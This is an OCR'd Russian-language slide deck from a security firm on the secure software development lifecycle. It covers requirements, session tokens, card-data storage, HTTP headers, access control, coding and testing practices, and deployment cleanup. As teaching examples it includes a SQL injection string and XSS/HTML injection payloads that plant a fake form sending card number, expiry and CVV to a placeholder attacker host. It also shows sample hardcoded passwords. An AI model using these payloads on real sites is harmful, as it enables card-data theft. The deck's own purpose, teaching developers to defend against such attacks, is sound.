Жизненный цикл безопасной разработки программного обеспечения

Кристина Андреева
Инженер по защите информации Deiteriy
CISA, PCI QSA

Семен Уваров
Техник по защите информации Deiteriy

21 июля 2016 года

 | 192012, Россия, Санкт-Петербург, пр. Обуховской Обороны д. 271, лит. А | +7 (812) 361-61-55 | www.deiteriy.com | info@deiteriy.com

Стадии жизненного цикла

Стадия 1: разработка требований

Стадия 2: проектирование

Стадия 3: разработка кода

Стадия 4: тестирование приложения


Стадия 5: перевод в боевую среду

Стадия 6: поддержка

Стадия 1: разработка требований


Функциональность должно делать	**Безопасность** не должно делать
Аутентификация	Перебор пароля
Авторизация	Лишние права доступа
Восстановление пароля	Повторное использование ссылки для восстановления пароля
Управление сессиями	Перехват сессии
Передача данных	Перехват данных
Оплата по банковской карте	Использование недействительных данных банковской карты
Обработка исключений	Вывод полного содержимого ошибки на экран пользователю
Протоколирование событий	Сохранение в журналах критичных данных

Восстановление пароля



- одноразовые ссылки;
- ограничение на количество запросов восстановления.

Корректное управление сессиями




Корректное управление сессиями


- Использование токенов:
  - уникальные;
  - непредсказуемые.

TOKEN=26022016112045

TOKEN=90c09cad2bb1f7ef863deaf731ee1f21



Верификация платежных данных



- только цифры;
- начинается на 4 и 5;
- BIN номера;
- алгоритм Луна.

- ограничение на количество символов;

- не позднее текущей даты;
- не больше пяти лет.

- три цифры.

- все данные введены верно.

Хранение критичных данных


- Маскирование: 1234 56** **** 7890
- Хеширование:
  - нестойкие: MD5, SHA1
  - стойкие: SHA512, Salt
- Шифрование:
  - нестойкие: DES, RC4, XOR
  - стойкие: AES, 3DES
- Токенизация: 81F9D5C87DE03C

! Маскирование + ~~хеширование~~ PAN


Стадия 2: проектирование

Функциональность	Безопасность
Проектирование архитектуры приложения	Проектирование системы защиты приложения
Детальное проектирование функций	Детальное проектирование функций безопасности
Алгоритмы работы	Изучение алгоритмов работы и поиск слабых мест
Диаграммы: UML, блок-схемы, потоки данных	Изучение схемы потоков данных и поиск слабых мест, моделирование угроз безопасности

Анализ потоков данных



Корректная обработка ошибок



- Try … catch

Безопасная работа с HTTP-запросами

- Использование GET при передаче:
  - сохраняется в истории браузера.
- Заголовки безопасности:
  - Cache-Control: no-store
  - Pragma: no-cache
  - X-Frame-Options: DENY
  - Strict-Transport-Security: max-age=16070400; includeSubDomains
  - Content-Security-Policy: default-src ‘self’

Корректное управление доступом

	Гость	Пользователь	Оператор	Администратор
Просмотр товаров	✓	✓	✓	✓
Добавление товаров	x	x	x	✓
Покупка товара	X	✓	x	✓
Просмотр корзины	x	✓	✓	✓
Просмотр пользователей	x	x	✓	✓
Добавление и изменение пользователей	x	x	x	✓
Журнал транзакций	x	x	✓	✓

Стадия 3: разработка кода

- Минимизировать использование небезопасных функций:
  - PHP: exec(), system(), shell_exec(), passthru()
  - C++: strcpy(), wsprintf(), _fstrncat()
- Использование анти-XSS библиотек:
  - Microsoft Anti-Cross Site Scripting Library;
  - снижение производительности.
- Использование канонического формата данных:
  - гггг-мм-дд чч:ми:сс
  - URL-кодировка.
- Избежание конкатенации строк в динамических SQL-запросах:

  $sql=“SELECT * FROM tab WHERE pass=“+$pass;

  $pass=1 OR 1=“;

  Итог: $sql=“SELECT * FROM tab WHERE pass=1 OR 1=1”;


Принципы разработки

- Эффективное комментирование кода:
  - читаемость кода;
  - смена разработчика.
- Модульное программирование:
  - логическая независимость;
  - один вход и один выход.
- Парное программирование:
  - смена работника.
- Работа с памятью.

Принципы разработки

- Защищенное взаимодействие:
  - отключение 80-го порта;
  - TLS 1.1 и выше;
  - Wildcard-сертификаты;
- Корректная регистрация событий:
  - дата и время события;
  - источник события;
  - информация о событии.
- Контроль целостности кода:
  - исполняемые файлы;
  - файлы конфигураций.

Стадия 4: тестирование приложения



Анализ кода

- визуальный (немного строк):
  - перекрестная проверка;
  - отдельный работник;
- автоматический (большое количество строк):
  - коммерческие;
  - с открытым исходным кодом;
  - собственная разработка.

Запрет встраивания в код аутентификационных данных

```
43  <?php
44  $connection = mysql_connect("localhost", "root", "hoffman");
45  $dp = mysql_select_db("payment", $connection);
46  session_start();
47  $transaction_id = $_SESSION['transactionid'];
```

```
1  <?php
2  /**
3   * Created by PhpStorm.
4   * User: Paul
5   * Date: 29.09.2015
6   * Time: 13:54
7   * Login: admin
8   * Passwd: 7gh_lOj83*MLo
9   */
```

Тестирование на безопасность

Тестирование на безопасность:

- выполнение требований стадии 1:
  - не делает того, чего делать не должно;
- автоматическое сканирование на уязвимости кода:
  - Web Application (Vulnerability) Scanning;
- тестирование на проникновение;
- проверка входа и выхода;
- фаззинг (случайные данные).

Фильтрация всех вводимых и выводимых данных

- JavaScript-код:
  - FirstName = Vvedite PAN<form action="http://hacker.tk/log.php" method="POST"><input type='text‘
- HTML-код:
  - http://hacker.tk/ref.html?';});</script><html><form action='http://hacker.tk/log.php' method='POST'></br>vvedite PAN<input type='text' name = 'pan'/>
vvedite expdate<input type=text name='expdate'/>
vvedite cvv<input type='text' name='cvv'/><input type='submit' name='submit' value = 'Оплатить'/></form></html>
- Фильтрация управляющих символов языков JavaScript, HTML и SQL;
- Проверка данных на стороне сервера.

Принципы тестирования

- тестовые серверы;
- тестовые данные;
- разделение сред на канальном, сетевом и прикладном уровне;
- разделение полномочий:
  - тестировщик != программист;
  - программист != администратор.

Стадия 5: перевод в боевую среду

- Удаление тестовых данных:
  - логины и пароли:
    - test/test, adm/test, user/test.
  - пользовательские данные и настройки:
    - test_01@gmail.com, изображения профиля, иные данные.
  - тестовые данные платежных карт;
  - тестовые веб-страницы.
- Закрытие доступа к служебным страницам:
  - git, phpinfo(), icons.
- Отключение debug-режима:
  - log.txt:
    - logon.fx: … id=PaulBonne … passw=15uI_KO90iJe … success
    - payment.fx: … PAN=4567263614524536 5 … success

Стадия 5: перевод в боевую среду

- Формирование пакета для развертывания:
  - file1, file2, file3, todo.txt.
- Формирование процедуры отката:
  - Если … то …
- Анализ логов на предмет ошибок.

